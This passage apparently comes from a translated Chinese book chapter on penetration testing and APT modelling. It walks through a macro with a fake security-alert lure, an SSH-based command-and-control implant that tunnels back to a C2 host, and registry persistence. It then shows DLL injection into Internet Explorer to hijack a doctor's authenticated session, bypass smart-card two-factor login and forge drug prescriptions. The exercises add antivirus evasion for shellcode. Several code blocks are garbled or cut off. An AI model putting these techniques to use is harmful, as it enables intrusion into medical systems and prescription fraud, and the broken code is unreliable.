


图 1-10　更令人信服一些

(3) 输入你想显示的文本或插入一张用作按钮的图片。

(4) 按 F9 键显示更新后的域。

你也许会考虑在 WritePayload()子函数的最后添加下面一行语句：

```
MsgBox "Incorrect password. IT security will be notified following further violations by " &
    (Environ$("Username"))
```

这会生成一个伪装成安全警告的弹出式消息框，其中包含当前登录用户的用户名。正是这种个人定制的方式决定你能否成功传递攻击载荷。

1.4　命令与控制第一部分：基础知识与要领

我们已经确定了传递攻击载荷的方式，接下来要认真思考攻击载荷应有的内容。在本节中，我们将讨论命令与控制(Command and Control, 2C)基础设施所需的基本要素。本书的每一章在对目标完成初始化渗透后都会重新审视、调整和增加 C2 基础设施的功能以描述长期 APT 核心技术的必要构成要素。本章介绍基础知识，因此我们先定义 C2 基础设施在部署之后应具有的最基本能力。

- 外向连接——具有通过互联网初始化连接到 C2 服务器的能力，通过这种方式尽量减少防火墙的干扰。
- 隐蔽性——能够避免基于主机和基于网络的入侵检测系统的检测。
- 远程文件系统访问——能够把文件复制到被攻陷的机器并从该机器上复制文件。
- 远程命令执行——能够在被攻陷的机器上执行代码或命令。
- 安全通信——被攻陷的主机和 C2 服务器之间的所有网络流量都应依照高行业标准进行加密。
- 持久性——攻击载荷不受重启的影响。
- 端口转发——我们希望能够通过被攻陷的主机对流量进行双向重定向。
- 控制线程——当出现网络中断或其他异常情况时，能够确保重建与 C2 服务器的连接。

要构建这样一个模块化、经得起考验的基础设施，最简单快捷也最容易说明的方式是使用安全且多功能的 SSH 协议。该基础设施分为两部分—— C2 服务器和攻击载荷——各部分具有以下技术要求。

C2 服务器

- 在 TCP 443 端口运行 SSH 服务
- 创建用于隔离 SSH 服务器的 chroot jail[⑧]

⑧ 译者注：chroot 是 Unix 和 Linux 内核的一个系统调用，可将进程权限限制在文件系统目录树的某一子树中，这一子树被称为 chroot jail。

- 修改 SSH 配置以支持远程转发隧道

攻击载荷

- 在非标准 TCP 端口上实现 SSH 服务器
- 实现能够连接到 C2 服务器的 SSH 客户端
- 通过 SSH 客户端实现 SSH 隧道(本地的和动态的)，允许 C2 访问目标文件系统和进程

我强烈建议你使用 C 语言的 libssh 库(https://www.libssh.org/)来实现攻击载荷的要求，libssh 库能创建非常严格的代码并提供极好的灵活性，该库还将显著减少你进行软件开发的时间。由于很多平台都支持 libssh，因此你能用它创建一个稍加修改就可用于 Windows、OSX、Linux 或 UNIX 系统的攻击载荷。为了举例说明 libssh 的快捷性，下面的代码将实现一个运行在 TCP 900 端口上的 SSH 服务器。这段代码足以建立一个认证了的 SSH 客户端会话(使用用户名和密码而非公钥)：

```
#include <libssh/libssh.h>
    #include <stdlib.h>
    #include <stdio.h>
    #include <windows.h>
int main()
{
    ssh_session my_ssh_session;
int rc;
    char *password;
    my_ssh_session = ssh_new();
    if (my_ssh_session == NULL)
exit(-1);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_HOST, "c2host");
    ssh_options_set(my_ssh_session, SSH_OPTIONS_PORT, 443);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_USER, "c2user");
    rc = ssh_connect(my_ssh_session);
    if (verify_knownhost(my_ssh_session) < 0)
    {
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
    exit(-1);
    }
    password = ("Password");
    rc = ssh_userauth_password(my_ssh_session, NULL, password);
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
}
```

下面的代码创建一个非常简单的 SSH 服务器实例：

```
    #include "config.h"
    #include <libssh/libssh.h>
    #include <libssh/server.h>
    #include <stdlib.h>
    #include <string.h>
#include <stdio.h>
    #include <unistd.h>
    #include <windows.h>
    static int auth_password(char *user, char *password){
       if(strcmp(user,"c2payload"))
           return 0;
```

```
        if(strcmp(password,"c2payload"))
            return 0;
return 1; }
    ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR, 900)
    return 0
} int main(){
        sshbind=ssh_bind_new();
        session=ssh_new();
        ssh_disconnect(session);
        ssh_bind_free(sshbind);
        ssh_finalize();
        return 0;
}
```

最后，用下面的方法创建一个反向隧道：

```
rc = ssh_channel_listen_forward(session, NULL, 1080, NULL);
channel = ssh_channel_accept_forward(session, 200, &port);
```

libssh 库中内置了许多异常处理程序来监视连接的健康状况。

此处唯一未介绍的功能是持久性。保证攻击载荷在 Windows 系统中的持久性的方式有多种，我们将在下一章中进行介绍。当前的示例仅是一种简单说明，我不推荐在真实的测试活动中采用这种方法，因为它几乎不具备隐蔽性。通过 C 语言执行：

```
        char command[100];
        strcpy(  command,  "  reg.exe  add  "HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Run" /v "Innoce
        " );
    system(command);
```

上述命令与控制基础设施如图 1-11 所示。




图 1-11　初步的命令与控制基础设施

有了远程转发端口，就可以像启动宏指令的用户进程那样完全访问被攻陷的主机。可以在 SSH 协议上使用 SFTP(Secure File Transfer Protocol，安全文件传输协议)[⑨]访问文件系

⑨ 译者注：安全文件传输协议(Secure File Transfer Protocol, SFTP) 是 SSH 协议族的一部分，它支持 SSH 协议的安全和认证功能，提供安全加密的文件传输方式。

统。把下面几行指令添加到 C2 主机的/etc/ssh/sshd.config 文件中，以便攻击载荷建立远程隧道。

```
Match User c2user
 GatewayPorts yes
```

上述部署方式具有明显不足，它要求攻击载荷与 C2 之间保持不间断的连接，即仅维持一个连接(远程隧道)，因此一次只能处理一台被攻陷的主机。攻击载荷没有内置任何能够处理异常情况(哪怕是像需要通过代理服务器进行隧道传输这样的轻微异常情况)的自主或智能程序。不过，在本书最后，我们的 C2 基础设施将变得精简、智能、隐蔽且非常灵活。

1.5　攻击

我们以一种有限且初步的方式讨论了多种构建和传递攻击载荷的方法，使攻击者远程访问目标工作站。然而，我们的初衷始终不变，即通过访问来添加或修改患者记录以获得药物处方。

重申一下，我们的测试目标运行着微软的 IE(Internet Explore)浏览器，并通过它访问 Pharmattix 的网站，该公司不支持其他浏览器。我们可以通过部署键盘记录器来获取医生的访问凭据，但这并不能解决双因素认证的问题。用户名和密码只是该问题的一部分，访问医疗数据库还需要使用智能卡，而且必须在登录时出示。也可以等候在诊所外面对医生实施抢劫，偷走他/她的钱包(智能卡的大小正适合放在钱包里)，然而，这种 APT 建模方式不可能不被发现，而且客户很可能不会赞同。

绕过身份认证

如果我们能够完全绕过身份认证机制呢？我们确实能做到！这种技术称为浏览器跳板攻击——本质上，我们通过访问目标工作站从医生的浏览器继承权限，并透明地利用他/她的权限来完成我们想做的事情。

我们需要做以下三件事情以完成这样的攻击：

- 向访问医疗数据库的 IE 进程中注入代码。
- 基于 Microsoft WinInet 应用程序编程接口(Application Programming Interface，API)创建一个 Web 代理动态链接库(Dynamic Link Library, DLL)。
- 通过我们的 SSH 隧道和新创建的代理传输网络流量。

下面分析这三个阶段，它们并不像看上去那么复杂。

阶段一：动态链接库注入

动态链接库注入是一个将代码插入到已存在(正在运行)的进程(程序)中的过程。最简单的做法是使用 kernel32.dll 中的 LoadLibraryA()函数。该调用会完全关注整个工作流，向其中插入并执行我们的 DLL。但问题是该函数会将我们的 DLL 注册为被目标进程使用，这是

反病毒软件绝对禁止的(尤其对 IE 浏览器这类被严格监控的进程来说)。我们还有其他更好的方式做到这一点，该方法基本上可以分解为以下四个步骤：

(1) 打开已存在的目标进程(此处指 IE 浏览器进程)

(2) 在该目标进程中分配内存空间

(3) 将 DLL 复制到目标进程的内存中并计算出恰当的内存地址

(4) 指示目标进程执行你的 DLL

以上步骤中的每一个都在 Windows API 中有详细的记录。

打开某个已存在的进程

```
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
                       PROCESS_QUERY_INFORMATION |
```

分配内存

```
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ,
FALSE,
procID );
```

分配内存

```
GetFullPathName(TEXT("proxy.dll"),
    BUFSIZE,
    dllPath,
    NULL);
    hFile = CreateFileA( dllPath,
    GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL );
    dllFileLength = GetFileSize( hFile,
    NULL );
    remoteDllAddr = VirtualAllocEx( hProcess,
    NULL,
    dllFileLength,
    MEM_RESERVE|MEM_COMMIT,
    PAGE_EXECUTE_READWRITE );
```

插入 DLL 并确定内存地址

```
   lpBuffer = HeapAlloc( GetProcessHeap(),
                         0,
                         dllFileLength);
   ReadFile( hFile,
             lpBuffer,
             dllFileLength,
             &dwBytesRead,
             NULL );
   WriteProcessMemory( hProcess,
                       lpRemoteLibraryBuffer,
                       lpBuffer,
                       dllFileLength,
                       NULL );
```

```
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset(lpWriteBuff);
```

执行代理 DLL 代码

```
rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0, lpStartExecAddr,
lpExecParam, 0, NULL);
WaitForSingleObject(rThread, INFINITE);
```

我建议你去熟悉这些 API 调用，因为掌握如何在进程间迁移代码是 APT 建模的关键技能。这样做的原因可能有多种，包括绕过进程白名单、将攻击迁移到不同的架构，甚至是以某种方式提升我们的权限等。例如：如果要窃取 Windows 系统的登录密码，可以将键盘记录器注入 WinLogon 进程中。我们后续会介绍针对基于 UNIX 系统的类似方法。在任何情况下，如果你不想自己创建，目前有很多现成的攻击可以执行进程注入。该功能已被无缝集成到 Metasploit 框架中，我们将在后续章节中讨论这样做的优点和缺点。

阶段二：基于 WinInet API 创建一个代理 DLL

我们已经了解了如何将代码注入 IE 进程中，但应该注入些什么？为什么要注入这些内容呢？

IE 浏览器只使用 WinInet API 处理它所有的通信任务。这并不奇怪，因为它们都是微软的核心产品。任何程序都可以使用 WinInet API 来执行 cookie 和会话管理、身份认证等任务。本质上，它具有实现 Web 浏览器或 HTTP 代理等相关技术所需的全部功能。由于 WinInet 在每个进程的基础上透明地管理身份认证，如果我们能够把自己的代理服务器注入目标的 IE 进程中并通过它路由我们的网络流量，就可以继承目标的应用程序会话状态。这其中包括那些已通过双因素认证的应用会话状态。

实现代理服务器的功能

构建代理服务器超出了此项工作的范围；但目前有一些第三方向程序开发人员出售商业代理库。这些库完全用 WinInet API 实现，你可以根据需要进行集成。

阶段三：使用注入的代理服务器

假设上述步骤按计划进行，我们现在已经有了一个运行在目标机器(假定为 TCP 1234 端口)上的 HTTP 代理服务器，并被限制在本地以太网接口。考虑到我们的命令与控制基础设施并不够高级，不能即时打开远程隧道，我们需要在攻击载荷中硬编码一条额外的隧道。目前，唯一一条连接到目标工作站的隧道被用来访问 SSH 服务器。我们需要添加一条远程隧道指向目标的 1234 端口并在 C2 服务器(假定为 TCP 4321 端口)上创建一个端点。如图 1-12 所示。

到目前为止，我们已经可以添加新的患者并为其开出任何想要的处方药品。由于被认为在创建账户时已出示过身份 ID，从药房取药时不再需要任何身份证明。当然，这对数据库而言只是一个可选项。我们在药房取美沙酮时仅被询问了出生日期。




图 1-12　能够完全访问医疗记录的完整攻击

根本就没有云，那只是别人的电脑。

——佚名

1.6　小结

在本章中，你学习了如何使用 VBA 和 VBS 部署命令和控制攻击载荷，了解到如何使用该攻击载荷渗透到 IE 进程中，以及不需要用户名、密码和物理访问令牌绕过双因素认证。

需要注意的是，许多人认为宏攻击是 20 世纪 90 年代的灾害，目前已经消失了。但事实上它们从未消失，只不过很长一段时间以来有更简单的方法把恶意软件安装到目标机器上(例如 Adobe Flash)。由于那些攻击变得越来越不可行，Office 宏攻击又重新受到欢迎。

你能从本章中获得什么？首先，宏指令——在你要做某项工作时，确实要用到它的次数有多少？如果某些人似乎在使出浑身解数让你单击启用按钮，这就很可疑，不论怎么说这种行为都是值得怀疑的。电子邮件地址并不能证实发送方的身份。

无论第二因素(即：智能卡或短信息)具有什么样的特性，双因素认证只能提高攻击的门槛但无法阻止一个坚定的攻击者。使用双因素认证的结果与使用单因素认证一样：创建一个会因 cookie 盗用或浏览器中间人攻击而破坏的无状态 HTTP 会话。深度防御非常必要。

到目前为止，为了尽可能地阐述概念，所有示例都非常简单直白。由于我们要探索新的攻击及其可能性，后续的事情将逐渐变得复杂。从现在开始，我们将集中精力于最大限度的隐蔽性——这是成功的 APT 的标志。

在下一章中，C2 基础设施将变得更加高级、现实，我们将看到如何将 Java 小程序作为传递攻击载荷的隐蔽方式。

1.7　练习

本章需要使用一些你可能不熟悉的技术来介绍许多基础内容。我建议你通过以下练习来熟悉这些概念，但这并不是进入下一章的先决条件。

1. 用 C 语言及 libssh 库或其他你熟悉的编程语言和库函数实现 C2 基础设施。

2. 使用初始的 VBA 脚本中的 API 调用在 VBS 中实现一个 C2 部署程序，下载自定义的攻击载荷作为 shellcode 而非.exe 可执行程序，并将其直接注入内存中。

3. 假设你的攻击载荷需要部署为 VBA 脚本中的 shellcode，你将如何对其进行混淆，以字节为单位将其依次加载到内存中然后执行吗？使用 VirusTotal 和其他资源了解一下反病毒引擎如何应对这种技术。